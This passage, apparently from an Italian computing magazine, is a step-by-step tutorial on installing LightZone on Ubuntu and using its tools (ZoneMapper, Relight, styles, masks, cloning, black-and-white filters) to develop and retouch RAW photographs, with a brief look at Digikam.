fotografie, proprio come facciamo su Facebook. Inoltre, ogni immagine può essere collegata alla data in cui è stata scattata ed al luogo, per identificarla ancora più rapidamente. Si possono anche inserire delle descrizioni, cioè dei testi anche abbastanza lunghi, e questa funzionalità è compatibile con i principali servizi di upload delle foto. Digikam dispone anche di alcuni comodi strumenti di ritocco oltre ad un elaboratore in serie capace, ad esempio, di applicare un watermark ad un gran numero di fotografie o convertirle in un altro formato. Anche Digikam può gestire immagini RAW, e svilupparle producendo un JPEG. Naturalmente, però, da questo punto di vista non raggiunge la completezza di LightZone.






Fig. 2 - L'interfaccia grafica di Digikam


LIGHTZONE E IL SUO SITO UFFICIALE

Una community molto attiva e aperta

Se non vogliamo usare i repositories della nostra distribuzione, possiamo scaricare l'ultima versione di LightZone direttamente dal suo sito ufficiale (*http://lightzoneproject.org/*). Per poter effettuare il download è richiesta la registrazione, comunque gratuita. Tra l'altro, visto che possiamo usare questo login anche per il forum, ci può risultare utile qualora avessimo bisogno di chiedere informazioni ad altri utenti. La community di LightZone, infatti, è in generale abbastanza attiva, e tramite il forum è anche possibile chiedere nuove caratteristiche, visto che molti sviluppatori seguono le discussioni.

Installiamo LightZone

Se la distro in uso è Ubuntu, è semplice come bere un bicchier d'acqua!

01 IL GIUSTO REPOSITORY


La prima cosa da fare è ovviamente aggiungere il repository con il comando **sudo add-apt-repository ppa:otto-kesselgulasch/lightzone** e aggiornare poi la lista dei pacchetti tramite il solito **sudo apt-get update**. Attendiamo quindi la fine del processo.

02 SETUP IN CORSO

A questo punto, possiamo avviare l'installazione con il comando **sudo apt-get install lightzone**. Ora basta aspettare: l'installazione è completamente automatica, verranno installati tutti i pacchetti necessari (compresi quelli per il supporto RAW).

I LIVELLI DI LUMINOSITÀ E CONTRASTO

L'operazione più comune, nello sviluppo di una foto, consiste nel correggere la sua luminosità ed il suo contrasto. Questo vale sia per lo sviluppo analogico che per quello digitale: nel primo caso, infatti, si può stampare una fotografia tramite ingranditore usando un tempo di esposizione elevato per avere maggiore luce ed un diaframma più chiuso per ottenere più contrasto. Per quanto riguarda le fotocamere digitali, la "stampa" JPEG automatica prodotta dalle fotocamere stesse si rivela nel complesso buona. Tuttavia, è quasi sempre povera di contrasto. Questo perché ovviamente viene sempre utilizzato più o meno lo stesso livello di contrasto predefinito dal costruttore della macchina stessa, e ciò significa che si tratta di una via di mezzo che non stona su nessuna immagine, ma che al tempo stesso non offre un rendimento eccellente. Se vogliamo andare oltre alla semplice sufficienza, dobbiamo regolare manualmente i livelli di colore. In un editor JPEG come GIMP di solito possiamo gestire soltanto i due estremi del contrasto: il bianco ed il nero, ed eventualmente anche la posizione del grigio 50%. Con LightZone, invece, abbiamo uno strumento chiamato **ZoneMapper**, che ci permette di gestire ogni singolo stop di contrasto dell'immagine. I migliori sensori digitali possono arrivare a 14 stop (o bande): significa che abbiamo a disposizione 14 diverse gradazioni di grigio. Lo ZoneMapper ci permette di gestire l'ampiezza e la posizione di ciascuna di queste "bande".

ZoneMapper: luminosità e contrasto perfetti!


Basta un attimo per dare la giusta luce alla nostra immagine. Ecco come fare

01 ELENCO DEI FILE

Avviamo LightZone: il programma ci fornisce una vista dei file presenti sul PC. Possiamo quindi scorrere tutte le immagini finché non troviamo quella che ci interessa: basta selezionarla e cliccare sul pulsante **Edit** che appare sulla sua anteprima.

02 LO ZONE MAPPER

Dopo qualche secondo, comparirà l'interfaccia di sviluppo delle fotografie. Lo strumento **ZoneMapper** è il primo a sinistra nell'apposito pannello: cliccandoci sopra, il nuovo effetto verrà aggiunto all'elenco presente nello stesso pannello.

03 MEZZITONI FERMI

L'effetto si esegue spostando le varie bande di grigio: basta cliccare tra una banda e l'altra per far apparire una linea. Trascinando tale linea, si modifica il bordo della banda. Per cominciare, è bene fissare i bordi della banda centrale, per non modificare i mezzitoni.

04 LE LUCI IN ALTO

Se spostiamo una banda verso l'alto, i suoi toni diventeranno più chiari, e viceversa. Per capire a quali parti dell'immagine è collegata ogni banda, basta passare il mouse su di essa e osservare quali aree diventano gialle nell'anteprima **Zones**.

Se la luce non va bene...

Luce sbagliata? A (quasi) tutto si può rimediare. Basta affidarsi a LightZone e ai suoi strumenti avanzati: scopriamo come usare il tool ReLight

01 ILLUMINA DI NUOVO

Lo strumento **Relight**, che consente di modificare l'illuminazione di una foto, è raggiungibile tramite il secondo pulsante da sinistra. Come abbiamo già scoperto nel tutorial precedente, la pressione del pulsante aggiungerà l'effetto nel pannello.

02 LE OMBRE E LE LUCI

Lo strumento si presenta con due principali slider: **Shadows** e **Highlights**. Il primo, se spostato verso destra, rende le ombre più chiare. Il secondo, al contrario, se spostato sempre verso destra, rende le alte luci più scure. Effettuiamo le nostre scelte.

03 UNA LUCE DIFFUSA

Per dare una maggiore luminosità diffusa all'immagine è necessario schiarire le ombre. Tuttavia, le alte luci devono essere rese almeno in parte più scure, per evitare un'eccessiva luminosità dell'immagine (che, ovviamente, produrrebbe diversi punti bruciati).

04 SEMPRE PIÙ DETTAGLI

Lo slider **Detail**, però, è particolarmente interessante. Esso, infatti, ci consente di stabilire quanto lo sviluppo debba essere dettagliato. Se spostato verso destra, otterremo un migliore contrasto e bordi molto netti. Di contro, però, il rumore digitale aumenterà.

05 ANCORA RELIGHT

Aumentando almeno un po' il dettaglio, otterremo un'immagine meno "piatta". Ma non è finita qui: possiamo aggiungere un ulteriore effetto **Relight**, per rifinire l'immagine dandole maggiore contrasto (spostando i primi due slider verso sinistra).

06 IL GIUSTO BILANCIAMENTO

Dopo avere applicato i vari effetti di re-illuminazione necessari, possiamo aggiungere un ulteriore effetto: quello per il **bilanciamento del bianco**. Il suo pulsante assomiglia ad un termometro, ed infatti consente di indicare la temperatura del colore che vogliamo.

GLI STILI: EFFETTI PRONTI ALL'USO

Gli effetti sono certamente molto comodi e facili da applicare. Ma se ci troviamo a lavorare con molte foto scattate più o meno nelle stesse situazioni, è molto probabile che ci serva più volte lo stesso effetto, con le stesse impostazioni. Ad esempio, un effetto Relight con Shadow, Highlights e Detail. Diventa seccante dover creare nuovamente l'effetto ogni volta in cui si apre una nuova foto. La soluzione può essere fornita dagli stili, o "styles". Si tratta proprio di effetti già pre-configurati: quando creiamo un effetto che ci piace, possiamo "salvarlo" nell'elenco degli stili premendo l'apposito pulsante a forma di +. Da quel momento, potremo sempre applicare lo stesso particolare filtro semplicemente richiamando questo stile dall'apposita lista. Proprio per questo motivo LightZone viene fornito con una collezione di stili molto vasta. I più utili sono probabilmente il polarizzatore, che simula sulla foto l'effetto che avrebbe avuto un filtro polarizzatore sull'obiettivo, oppure **High Pass** e **Local Contrast** che si occupano di rendere l'immagine più nitida. Risultano infatti particolarmente utili se abbiamo scattato una foto che risulta essere leggermente fuori fuoco. Un altro effetto decisamente comodo è **High Key**, che consente di aumentare automaticamente la luminosità di una foto, oppure **Normal**, che trasforma la foto colorata in un'immagine in scala di grigi.

Fig. 3 - L'elenco degli stili di default


Ad ognuno il suo stile!

Sfogliamo il catalogo degli effetti già pronti all'uso e scegliamo quello che preferiamo

01 IL POLARIZZATORE

Uno degli stili più utili è il polarizzatore, chiamato **Polarizer**. Questo effetto modifica l'immagine come se fosse stata scattata usando un filtro polarizzatore: otterremo un'immagine risultante complessivamente più contrastata e con meno riflessi.

02 RANGE MASSIMO

Gli stili del tipo HDR, come **HDR Dark Scene** consentono di aumentare quanto più possibile la gamma di contrasto dell'immagine, sfruttando quindi al massimo le capacità del sensore (che, ad esempio, nelle fotocamere reflex di fascia alta ha 13 livelli di contrasto).

03 L'ORDINE CONTA

Naturalmente, gli effetti vanno posizionati in modo corretto per ottenere risultati buoni: possiamo quindi trascinare l'effetto **Polarizer** sopra all'**HDR** in modo da ottenere un buon compromesso fra luminosità e contrasto. Possiamo comunque sbizzarrirci!

04 LUCE BRILLANTE

Altri stili molto interessanti, per ridurre gli effetti dell'umidità atmosferica, sono **Midtone Sharpening** e **Clarity**. Entrambi i filtri conferiscono all'immagine risultante un look brillante, producendo un luccichio di tutte le le alte luci.

SINGOLI PUNTI DI INTERVENTO

Può capitare di avere la necessità di correggere una sola porzione d'immagine, lasciando intatto tutto il resto. Ad esempio, potremmo dover aumentare la luminosità della faccia di un soggetto, mantenendo però il suo corpo e lo sfondo con il tono originale. È proprio per risolvere questo tipo di problemi che LightZone dispone della modalità di selezione. In poche parole, possiamo disegnare delle selezioni (con linee spezzate o curve di Bezier) per indicare le parti della fotografia a cui deve essere applicato un certo effetto. Ogni effetto può, infatti, avere una o più selezioni: ricordiamoci, comunque, che quando disegniamo una nuova selezione, essa sarà assegnata all'effetto attualmente attivo (probabilmente, l'ultimo che abbiamo aggiunto). Una cosa molto utile da sapere è che una determinata selezione può anche essere copiata ed incollata su altri effetti. Potremmo addirittura decidere, in un ritratto, di lasciare solo lo sfondo con un tono scuro, dare al corpo del soggetto un po' più luce, e rendere molto più luminoso il suo volto. Infatti, non c'è limite al numero di selezioni che possiamo disegnare ed agli effetti da aggiungere: l'unico vero limite è la nostra creatività. Ma stiamo ben attenti a non esagerare, per evitare di avere un effetto finale poco reale. In definitiva, imparare ad usare le selezioni ci fornisce una eccellente marcia in più per sviluppare una fotografia digitale. Con la stampa analogica era necessario utilizzare le cosiddette "maschere" cioè dei pezzi di cartone da ritagliare appositamente per coprire parte delle immagini durante la fase di esposizione alla lampada. Era una operazione che, per essere eseguita correttamente, richiedeva una discreta quantità di tempo. Con LightZone, invece, bastano un paio di clic!


"Questo lo cambio, quello no!"


Disegnando le aree di selezione possiamo applicare un effetto ad un solo punto della foto

01 MODIFICA COLORI

Per modificare il colore di un'immagine, si può usare lo strumento di bilanciamento dei colori **Color Balance**. Basta scegliere la tonalità di colore che vogliamo dare alla luce, utilizzando la ruota dei colori (molto dipende anche dal bilanciamento iniziale).


02 DISEGNO SELEZIONE

Possiamo circoscrivere l'effetto ad una sola porzione dell'immagine usando la modalità di selezione, e disegnando un'apposita selezione attorno al luogo su cui l'effetto va applicato. Possiamo anche invertire la selezione spuntando **Invert Mask** nell'effetto.

03 CON LA SFUMATURA

La selezione può essere facilmente modificata spostando i punti, ed è costituita da due linee: una interna ed una esterna. Tra le due è presente una sfumatura, e possiamo aumentare la loro distanza trascinando la linea interna verso il centro.

04 COPIA E INCOLLA

Possiamo anche copiare la selezione attiva premendo **Ctrl+C**. In questo modo possiamo creare un altro effetto, come **Hue/Saturation**, ed applicare ad esso la stessa maschera di selezione (utilizzando la combinazione di tasti **Ctrl+Maiusc+V**).

Ritratti che lasciano senza fiato!

In fotografia, la post-produzione riveste una componente alquanto importante. Grazie a LightZone possiamo ottenere ritratti fotografici davvero professionali

01 BIANCO BILANCIATO

Per dare la corretta colorazione ad un ritratto, possiamo usare lo strumento **White balance** (che abbiamo già scoperto). Questo ci consente di correggere una luce eventualmente troppo fredda a causa dei flash o quella troppo calda di una o più lampadine.

02 RITOCCHIAMO LA LUCE

Se la luce non è corretta, possiamo cercare di sistemarla con lo strumento **Relight**. Tuttavia, è difficile che in un ritratto la luce sia davvero sbagliata: al massimo, sarà necessario qualche ritocco gestibile con l'effetto **Zonemapper**.

03 SFUMARE LA PELLE...

Per nascondere le imperfezioni della pelle, possiamo sfruttare lo stile **Soften Skin**. Ne esistono due versioni, tarate per due colori leggermente diversi della pelle. Naturalmente, dobbiamo usare lo strumento selezione per non applicare l'effetto agli occhi.

04 ...MA GLI OCCHI NO

Affinché la cosa funzioni, dobbiamo spuntare la casella **Invert Mask**. Non c'è un limite al numero di selezioni con cui mascherare un effetto: possiamo quindi disegnarne una per ogni occhio, ed anche un'altra sui contorni della bocca.


05 DENTI BIANCHISSIMI


Proprio per la bocca, sarà probabilmente necessario qualche altro effetto. Copiamo quindi la sua selezione con il solito **Ctrl+C**, e poi aggiungiamo un **Color balance** (che sbiancherà i denti) incollando la selezione con la combinazione di tasti **Ctrl+Maiusc+V**.


06 UN PO' DI ROSSETTO


Il **Color balance** può essere utilizzato impostando il bianco, con il contagocce, sul colore dei denti. Possiamo poi aggiungere un effetto **Hue/Saturation** con la stessa selezione, aumentando la saturazione e la luminosità in modo da dare alle labbra un tono più rosso.


Foto ad alti ISO? Eliminiamo il rumore

Le foto a bassa luminosità sono un osso duro... ma con qualche semplice trucco possiamo renderle migliori e prive di grana

01 UN POLARIZZATORE

Se stiamo lavorando con una immagine scattata ad alti valori ISO, probabilmente sarà anche leggermente scura: possiamo cominciare applicando un effetto **Polarizer**, che ci consentirà di aumentare la luminosità senza perdere dettagli.

02 LUCE E CONTRASTO

Adesso, è il momento di correggere davvero la luce ed il contrasto tramite un effetto **Zonemapper**. Possiamo lasciare sempre invariate le bande centrali, spostando però verso l'alto quelle chiare. Quelle scure, invece, devono essere spostate verso il basso.

03 UN COLPO DI SOLE

Se ci rendiamo conto che una parte dell'immagine appare troppo scura, ad esempio perché in ombra, possiamo risolvere il problema applicando un effetto **Relight**, posizionandolo sotto allo **Zonemapper** già presente e sopra al **Polarizer**.

04 RIDUZIONE DEL RUMORE

Disegnando una selezione, il nuovo **Relight** sarà applicato solo alle zone in ombra. Ora, però, ci sarà troppo rumore: per risolvere il problema basta inserire sotto al **Polarizer** l'effetto **Noise Reduction**, portando gli slider verso destra.

05 IL FILTRO HIGH PASS

L'effetto di riduzione del rumore potrebbe avere reso sfocate alcune parti dell'immagine (che, di fatto, sembrano aver perso in dettaglio). Il problema si risolve ponendo, sopra a tutti gli altri effetti, lo stile **High Pass Filter**, modificando leggermente il sua guadagno.

06 BIANCO CORRETTO


Alla fine di tutte queste operazioni di correzione della luce e dei bordi, possiamo aggiungere un effetto di tipo **White Balance**, in modo da sistemare il bilanciamento del bianco: le foto scattate ad alti ISO tendono (anche se non sempre) ad essere più rossastre.

IL BIANCO E NERO: UNA FORMA D'ARTE

Il "bianco e nero" è forse quella che più di tutte le altre forme rappresenta il lato artistico della fotografia. Non essendo presenti i colori, ciò che conta sono le forme (cioè la composizione) ed i giochi di luce. Proprio riguardo questo secondo punto, nella fotografia in bianco e nero è possibile utilizzare una tecnica che normalmente non si potrebbe usare: i filtri di colore. Possiamo infatti applicare alla fotocamera dei filtri colorati per ridurre la quantità di luce di un determinato colore. Ad esempio, possiamo decidere di far entrare nella fotocamera meno luce verde: in questo modo, tutti gli altri colori avrebbero la dovuta luminosità tranne il verde, che risulterebbe più scuro. Per ottenere questo risultato si applica un filtro del colore complementare, ovvero il rosso. Una tecnica di questo tipo ci consente di rendere molto chiare tutte le tonalità del rosso, ed è molto usata nei ritratti bianco e nero di moda. Infatti, se la pelle del soggetto (che ha una forte componente rossa) risulta più luminosa del resto della foto le varie imperfezioni risultano essere meno visibili, e si ottiene una sorta di effetto **High Key** molto gradevole. Se, invece, vogliamo esaltare le ombre, e quindi le varie imperfezioni della pelle possiamo usare un filtro molto scuro, ad esempio uno blu.

Fig. 4 - Un filtro colorato

Passione bianco e nero!

Trasformiamo un'immagine colorata in una monocromatica: è tutto semplice e veloce

01 IL FILTRO ROSSO...

Nel caso di un ritratto, la strumento migliore per trasformare la nostra foto in bianco e nero è usare un filtro rosso, cioè l'effetto **Red Filter**. Tale effetto rende più luminosa la pelle del soggetto e nasconde, di conseguenza, eventuali imperfezioni.

02 ...O IL FILTRO BLU?

Se, al contrario, vogliamo esaltare tutti i particolari del volto (eventuali imperfezioni incluse), la scelta corretta è un filtro blu, chiamato **Blue Filter**. Questi filtri devono essere applicati per primi, quindi vanno posizionati sotto a tutti gli altri.



03 MEGLIO IN MANUALE!


Per dare un'apparenza più reale alle scene grandangolari, soprattutto se con molto verde a marrone, possiamo sfruttare il filtro giallo. In realtà, possiamo poi modificare la sua ruota dei colori per scegliere di filtrare un tono più verde, adatto ad esempio ai prati d'erba.

04 IL MIXER RGB

Se portassimo il selettore al centro della ruota dei colori, avremmo il classico bianco e nero senza filtri di colore. L'alternativa è lo stile **Channel Mixer**, che ci permette di scegliere in modo preciso la quantità di ogni colore che va trasformato in grigio.


Come un chirurgo estetico...virtuale!


LightZone ci permette di nascondere alcune parti di una fotografia: dici addio a imperfezioni della pelle o elementi che disturbano la tua foto!

01 LA CLONAZIONE

Per nascondere un neo (o una qualsiasi altra "imperfezione" della pelle), possiamo sfruttare l'effetto **Clone**. Quando lo aggiungiamo, il programma entra automaticamente in modalità di selezione, e ci permette di selezionare l'area che vogliamo nascondere.

02 IL PUNTO GIUSTO

Terminato il disegno della selezione, possiamo scegliere quali punti dell'immagine copiare spostando il simbolo a forma di croce che si trova vicino alla selezione stessa e che abbiamo appena effettuato. La croce indica il centro dell'area che verrà copiata.


03 UNA SFUMATURA

Anche in questo caso, possiamo modificare la sfumatura dei bordi spostando la linea interna della selezione. Eventualmente, sarà sempre possibile modificare la selezione in futuro, così come sarà possibile spostare la croce per la scelta dell'area di copiare.

04 QUALCOSA DI PIÙ SEMPLICE?

Una soluzione simile ma di esecuzione più semplificata è offerta dallo strumento **Spot**, che consente sempre la copia di porzioni di immagine. Tuttavia, la sua forma è un cerchio o una ellisse e non la si può cambiare. Di contro, è già pronto all'uso.

05 REPETITA IUVANT

In pratica, lo strumento **Spot** è molto comodo per correggere rapidamente nei o piccole "imperfezioni". Se, invece, vogliamo nascondere qualcosa di più complesso (ad esempio la marca di un paio di occhiali) non abbiamo alternativa allo strumento **Clone**.

06 SELEZIONE DEL COLORE

Ovviamente, possiamo usare un numero infinito di questi effetti e applicarne poi di altri. Ad esempio, uno **Zonemapper** per schiarire solo la faccia: è sufficiente, con il contagocce di **Color Selection**, scegliere il colore della pelle e regolare il suo **Range**.

PERCHÈ IL RAW È MIGLIORE DEL JPEG?

Con LightZone è possibile anche modificare immagini JPEG, ma queste mancano di molte informazioni, quindi le modifiche risultano scadenti. Abbiamo provato ad utilizzare LightZone per applicare la stessa sequenza di effetti ad un'immagine RAW ed al suo corrispettivo JPEG prodotto dalla fotocamera. Come si può notare dalle foto che riportiamo nella tabella qui di seguito (anche se la loro dimensione non permette di osservare i più minimi dettagli), le immagini ottenute partendo dal file JPEG (ovviamente, prodotto dalla stessa fotocamera digitale) risultano avere un minore range di contrasto: in altre parole, mancano molti particolari nelle alte luci e nelle ombre.

